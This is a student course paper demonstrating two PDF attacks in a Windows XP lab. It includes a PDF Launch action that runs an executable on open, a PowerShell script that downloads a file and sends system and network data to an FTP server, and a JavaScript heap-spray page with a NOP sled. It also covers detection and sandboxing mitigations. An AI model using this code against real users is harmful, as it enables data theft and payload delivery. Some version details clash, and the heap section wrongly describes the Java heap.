PDF Scripting Attacks

Lewis Koplon, Zi Deng, Emmet Gormican, Sina Malek

Emails: lewisk1899@email.arizona.edu, zkdeng@email.arizona.edu,

emmetg@email.arizona.edu, sinamalek@email.arizona.edu

ECE 509 Cyber Security: Concept, Theory, and Practice Fall ‘21

Github link:

https://github.com/lewisk1899/PDFScriptingAttack/tree/main

December 8, 2021

Table of Contents

Abstract

PDF Documents are an integral part of everyday life, we use them to read and distribute information in the workplace and at home, but what happens when someone intends to utilize this everyday document as a means to deliver or execute a malicious payload? In this project, we will show you two examples of how PDFs can be created and used to attack unsuspecting users. The first malicious PDF we will look at aims to activate a malicious payload already existing on the victims machine, this attack demonstrates how the privacy and safety of your computer can be compromised by an adversary. The second attack we demonstrate utilizes a PDFs ability to take you to a webpage, where a malicious javascript will execute spraying your heap with a malicious shellcode. Mitigation techniques will be discussed to allow victims to defend against these attacks. This paper aims to inform the public about the inner workings of these attacks in order to prevent users from falling for these tricks and exposing personal information.

Introduction

The Portable Document File (PDF) was created in 1993 by Adobe Systems. It is used to present text, images, multimedia elements, web page links and much more. Since its release to the public it has been used for efficient transfer of information. However, PDFs have been a source of many vulnerabilities and they are continued to be discovered and exploited.

General dangers of PDFs occur because they are so widely used for business and operation functionality, high volume of PDFs commonly shared, the many different PDF readers on the market, and scripting injection used for attack. These factors all contribute to how PDF attacks can expose your information. The ease of use for PDFs is undisputed, “in 2019 there were over 20 billion PDfs are shared on google… 100 million PDFs are saved every day, no technology is threatening to replace PDFs as of yet” (Google 2019). The volume of PDF transactions brings danger as an attack surface for any malicious actor. There are so many different PDF readers, each one also carries its own potential for vulnerabilities. There are many ways to create a malicious PDF attack, the common one, and what is covered in the scope of this paper is using malicious JavaScript that can be executed by the PDF once it is open and processed by the PDF reader.

A common approach for a scripting attack is to have the user who opens the PDF connect to a server. This is done by having executable code embedded in the formatting of a PDF. Another common approach is to have the user who opens the PDF have their heap sprayed and stack grown in such a way that the shellcode gets executed. This prevalent type of exploit for PDF attacks is using Heap Spray and NOP Sleds to execute the malicious code. Heap spraying is a process of copying the malicious shellcode over and over again into the heap, so that the code can be advanced and run. Furthermore, the shellcode can have a NOP sled, which are numerous numbers of “no operation” instructions that increase the area the malicious code covers in the heap, prepended to it in order to increase the probability of the malicious code being executed. If the EIP lands on this NOP sled, then it will slide down to the shellcode and then the shellcode can be advanced using other exploits.

Tools

a. *PDFTools by Didier Stevens*

PDFTools by Didier Steven, a renown IT professional, comes in handy when trying to analyze, or create PDFs that follow a certain form. For example, if you wanted to dissect and analyze the contents of a pdf, such as the number of Javascript objects or the amount of actions to be performed when the pdf file opens, a good tool to use would be pdf-parser.py.Furthermore, another useful tool is the make-pdf.py tool.

This tool allows for users to create pdf documents that will be either blank, have Javascript embedded in them, or even have embedded files in them.

For the scope of our project we will utilize both the pdf-parser.py tool to introduce the reader to some PDFconcepts and the make-pdf.py tool to create a PDFdocument with embedded Javascript as our baseline to our malicious PDFscript.

b. *Windows PowerShell ISE*

Windows PowerShell ISE allows users to run commands, as well as create and test those scripts with an interface.

We are using Windows PowerShell ISE to create a malicious script that will be placed in a directory in the victim's computer. Furthermore, the injection of this malicious script must be done through social hacking or the adversary administering this to the victim's machine physically. This malicious script will document the user's network information ("ipconfig") and hardware specifications, download another "malicious file" (README.md) from the Github repository, and then transfer the information documented via the file transfer protocol to the attacker ftp server, which would be hosted on the dark web.

c. *PS2EXE*

PS2EXE is used to compile a powershell script into an executable file. We will be utilizing this program to convert our file from a powershell script to that of an executable file so that we can use the launch function in the PDF to launch the malicious executable whenever the user opens the PDF.

d. *Windows XP Virtual Machine:*

The Windows XP Virtual Machine is used because it is an operating system (OS) that is vulnerable to our implementation of heap spray PDF attacks. We do not use a modern OS because they have additional security measures that prevent common attacks and the advanced attacks to exploit those systems are beyond the scope of our class.

Similarly, the reason why we use Internet Explorer 7 and Adobe Acrobat 8.1 is because they can be exploited by our PDF attack unlike the more robust modern software.

Immunity Debugger is a code and software analysis tool that is used to analyze malware and exploits. It can also be used to engineer files and write files for attacks. It is particularly useful for heap analysis and has easy Python integration. We will use it in our project to visualize changes on the heap and analyze our heap spray attack.

PDF Scripting Attack: PDF as a means of executing a previously injected Malicious File

The attack described in the following experiment exploits a capability that PDFs hold. PDFs can be coded in such a way that when the document is opened it will do some sort of action specified in the code of the PDF. The action that we exploit is the launch action, we will be using a PDF as a means of launching a malicious executable.

A Look Into The PDF:

```
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
 /OpenAction 7 0 R
>>
endobj
```

Figure 1: OpenAction in the PDF

For our experiment, we utilized Didier Stevens PDF tools to help us create a standard PDF that launches a Javascript as soon as the PDF is opened. Note that we altered the PDF to launch an executable instead of executing a script which will be shown in Figure 3. However, we will talk about the OpenAction function, in Figure 1, which indicates that there is an action to be performed as soon as the document or page is opened in a PDF viewer.

```

7 0 obj
<<
 /Type /Action
 /S /Launch
 /Win << /F (c:\\malicious_executable.exe) >>
>>
endobj
```

Figure 2: Object 7

Furthermore, looking at Figure 2, we can see that the PDF launches an executable specified as "malicious_executable.exe". Moreover, it is important to note that this portion of the experiment does **not** place that malicious executable in the C: drive. However, this can be accomplished through the attacker having physical access to the victim's computer, or utilizing some sort of social hacking such as posting the executable and disguising it as something that it is not, such as a cracked version of some game. The PDF can be advertised as installation directions, however it really is just a means of executing this file.

The Malicious Executable:

```
if (-not (Test-Path -Path "C:\malware")){
    New-Item -Path 'C:\malware' -ItemType Directory
}
if (-not (Test-Path -Path "C:\malware\export")){
    New-Item -Path 'C:\malware\export' -ItemType Directory
}
Invoke-WebRequest -Uri https://raw.githubusercontent.com/lewisk1899/PDFScriptingAttack/master/README.md -OutFile C:\malware\README.md
Get-ComputerInfo | Out-file -FilePath "C:\malware\export\systeminfo.txt"
ipconfig | Out-file -FilePath "C:\malware\export\netinfo.txt"


if(-not (Test-Path -Path "C:\malware\export.Zip")){
$compress = @{
   Path = "C:\malware\export"
   CompressionLevel = "Fastest"
   DestinationPath = "C:\malware\export.Zip"
}
Compress-Archive @compress

}

 $file = "C:\malware\export.Zip"
 $server = "localhost"
 $user = "victim"
 $password = ""
 $dir = "\"

"open $server
user $user
$password
" + "send
C:\malware\export.Zip
export.Zip
"  | ftp -in
```

Figure 3: Malicious Script

The malicious script which was written in Microsoft Powershell ISE, is shown in Figure 3, here we will talk about exactly what is happening in relation to the victim's computer and what this script is doing. The two conditionals in the code above check to see if a directory exists, we will use this directory

to store the information extracted from the victim's machine. Next, we make the victim's machine download another file from the Github repository, which could be another malicious executable, such as a keystroke logger. Nextly, we output the system information as well as the network information to separate output files for transmission, these files then get compressed and sent to the attackers FTP server. The account information is already created and stored in the FTP server, and will be automatically inputted for the victim. This server could be hosted on the dark web or in such a way that protects the attacker's anonymity.

Finally, we convert the malicious powershell script to one that is an executable file using the tool PS2EXE.




Figure 4: Adobe Acrobat 7 launching the executable




Figure 5: FTP file created on the FTP server.

a) The Results

```
Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . :
   IPv4 Address. . . . . . . . . . . :
   Subnet Mask . . . . . . . . . . . :
   Default Gateway . . . . . . . . . :

Ethernet adapter VirtualBox Host-Only N

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . :
   IPv4 Address. . . . . . . . . . . :
   Subnet Mask . . . . . . . . . . . :
   Default Gateway . . . . . . . . . :
```

```
Domain                : [redacted]
Manufacturer          : [redacted]
Model                 : [redacted]
Name                  : [redacted]
PrimaryOwnerName      : Lewis
TotalPhysicalMemory   : [redacted]
```

Figure 6 and 7: Network and System Information




Figure 8: The README downloaded from the Github repository via the malicious script.

The results of this experiment shows that the attacker can use a PDF as a sort of trigger to execute an already existing malicious executable. Figure 6 and 7 shows what the attacker has received from the victim's computer which is the host's network information and system information. As well as an ability to download more malicious files when the PDF is launched (predetermined before injection). Furthermore, we can use varying terminal commands in the malicious script to find other vulnerabilities, such as sending the layout of the victim's directory to the attacker as a means of reconnaissance. This would be accomplished in a similar fashion to that of which was shown above regarding the network and system information. Once again revisiting the ability to download files from the internet, we can have the victim download many other malicious softwares, that can be executed using a similar PDF, however with a different file location inputted (refer to Figure 2).

PDF HTML Attack

Heap Spraying Explained

To understand heap spraying we need to understand what the heap is and how it works. Heap memory is dynamic memory while stack memory is static. When wanting to store memory in the heap, it will be placed someplace randomly. The structure of the heap in Java is as such:




Figure 9: Structure of JVM Heap Area

There is a Young Generation and Old Generation; the Permanent Generation is not part of heap memory. When running a Java program, that has classes, methods, etc, some of those components are stored in the heap. Upon runtime, any metadata of classes or methods, will be stored in Permanent Generation and will not be touched. When a class object is created it is first stored with Young Generation, specifically 'eden', if there are too many objects in the Java program, the memory addresses are shifted towards the Survivor Space. Once this starts happening a Java application called Garbage Collection (GC) is then executed. In this case Minor GC is executed, its purpose is to remove any unused objects in memory to free up space. If there are still too many objects then the memory addresses are

again shifted over from Survivor 0 (S0), to Survivor 1 (S1). If we continue this pattern, eventually the memory will try to shift the memory addresses to Old Generation, once this happens Major GC is executed to remove any unused objects and create unallocated space. The process to run Major GC is expensive to the system and takes time. So management of heap memory is important so that it does not get overwhelmed.

With this knowledge, we can explore a basic Javascript heap spray attack


```
var x = new Array()
```

var is Javascript for variable. Here we are creating a reference variable that will be stored in heap memory.

Then the contents of the array are added in the here:

```
for (var i=0; i<200; i++) {
        x[i]=NOP+shellcode;
}
```

This for loop fills the array stored in a memory with 200MB of data of just the NOP slides and shellcode. This could potentially overwrite a function or object pointer if it was allocated somewhere in the heap memory where the 'spraying' happened. This pointer could have been responsible for some task, but now could be pointing to the attacker's malicious shellcode.



Before After

Figure 10: Memory before and after a heap spraying attack

Since exploits have been discovered through the years and new patches added to operating systems, using the latest version of Windows is not the best option to run these attacks. We decided to use a Windows XP VM with Internet Explorer 8.1 to run our experiments.

To run a heap spraying attack, we first need to learn the heap and stack size on our machine. Using a tool called Immunity Debugger on the VM, we are able to view and analyze the current heap and stack sizes. When running the heap spraying attack we need to be able to continuously monitor this so that we can confirm the attack is running as expected.

Attack Prerequisites

We will perform the attack on a **Windows XP virtual machine** and exploit the vulnerabilities of **Internet Explorer 7** and **Adobe Acrobat 8.1**. **Immunity Debugger** and **mona.py** will be used to evaluate the attack. This portion of the project uses the **UTM** software for mac to instantiate an Windows XP virtual machine and uses **Sublime Text 3** for its text editor.

Heap Spray Code

Our heap spray attack will be a HTML based Javascript attack that attacks the vulnerabilities of old versions of browsers. When javascript (JS) variables are instantiated on Internet Explorer 7 or below, it will directly allocate strings onto the heap. We can exploit this fact to perform a heap spray onto the Windows XP OS.

Our heap spray attack javascript code looks like this (PDF_HTML_ATK.html) :

```
<html>
<body>
<script language='javascript'>

    var sCode = unescape('%u4345%u3545%u3930%u7320%u7574%u6564%u7464%u4120%u5454%u4341%u0a4b'
    ); // ECE509 student ATTACK

    var noOP = unescape('%u9090%u9090');

    var header = 20;
    var extra = header + sCode.length;

    while (noOP.length < extra) noOP += noOP;
    var fill = noOP.substring(0,extra);
    var section = noOP.substring(0,noOP.length - extra);

    while (section.length + extra < 0x40000) section = section + section + fill;
    var memory = new Array();
    for (i = 0; i < 500; i++){ memory[i] = section + sCode }

    alert("Allocated to memory");

</script>
</body>
</html>
```

Figure 11: Javascript Heap Spray Code

Our shellcode (sCode) contains the hex representation of the string “ECE509 student ATTACK”. Our nop is the hex 90909090. Our nop + shellcode will fill up a heap block size of ~.25 megabytes, or 0x40000 in hex and is repeated 500 times to allow for a spray of considerable size.

Launching and Evaluating the Attack

To perform our attack we will embed our HTML file onto a standard PDF document using the methods described in the previous section. Thus when the PDF is opened the html file will execute as well. thisWhen the html file is opened on Internet Explorer 7, the javascript code will execute the heap spray attack and fill up the heap with the nop + shellcode hex code. We can view this occurrence with the debugging software Immunity Debugger. We will use the !mona command with Immunity Debugger to look up locations on the heap that have been filled with the heap spray code. In specific the command is **“!mona find -s “ECE509 student ATTACK”** and it will display the following in Immunity Debugger:




Figure 12 and 13: Immunity Debugger Images

We can see that 500 instances of the shellcode have been added to the heap. If we go look directly at the address location we will see the following indicating that the attack has succeeded.

PDF Scripting Attacks Summary and Mitigations:

PDF files can be dangerous and malicious means to execute an already existing payload, as well as delivering new payloads to the victims machine. PDFs ability to launch executables based off when they are opened makes them capable of breaching through the average user's defense as the average user may know little about how capable PDFs really are.

These attacks can be mitigated through doing static analysis on PDFs with Didier Stevens tools. To achieve this you would have to look for any OpenAction, Javascript, or Launch functions. Finally, another way of mitigating is using PDF viewers that launch in sandbox mode which isolates the PDF from accessing any essentials on your computer.

Conclusion:

PDFs are continuously used in every industry due to reliability for different information types to be shared for dissemination and recording purposes. PDFs and PDF readers both have separate conditions for viewing the content. This creates more attack surface opportunity for malicious actors to exploit vulnerabilities in PDF scripting attacks. This research has documented two common types of attacks that use different tools and approaches that exploit sensitive information. These different attacks are important to show how different configurations can still be exploited using various intensive tools. This is important because some system configurations don't have any detection capability to detect a malicious PDF until it is opened (Pal 2016). The two PDF scripting attacks explored: using PDFs as a vehicle to execute injected malicious script, and PDF HTML attacks. Both approaches yielded results that can lead to severe security risks with unbounded potential destruction when exploited.

References

Eeckhoutte, Peter Van. “Exploit Writing Tutorial Part 11 : Heap Spraying ...” *Corelan Cybersecurity Research* , 31 Dec. 2011, https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/.

“Exploitdev: Part 8.” *FuzzySecurity*, https://www.fuzzysecurity.com/tutorials/expDev/8.html.

filipi86. “Filipi86/Malwareanalysis-in-PDF: Malicious PDF Files Recently Considered One of the Most Dangerous Threats to the System Security. the Flexible Code-Bearing Vector of the PDF Format Enables to Attacker to Carry out Malicious Code on the Computer System for User Exploitation.” *GitHub*, 7 May 2020, https://github.com/filipi86/MalwareAnalysis-in-PDF.

“Immunity Debugger Basics, Part 1.” *Blog for and by My Students, Current and Future...*, 22 May 2014, https://sgros-students.blogspot.com/2014/05/immunity-debugger-basics-part-1.html.

jesparza. “Application Execution with a PDF File.” *Eternal-Todo*, 26 Jan. 2009, https://eternal-todo.com/blog/application-execution-pdf.

Mladenov, Vladislav. “Insecure Features in Pdfs.” *Insecure Features in PDFs*, 17 Jan. 2021, https://web-in-security.blogspot.com/2021/01/insecure-features-in-pdfs.html.

Stevens, Didier. “PDF Tools.” *Didier Stevens*, 18 Aug. 2021, https://blog.didierstevens.com/programs/pdf-tools/.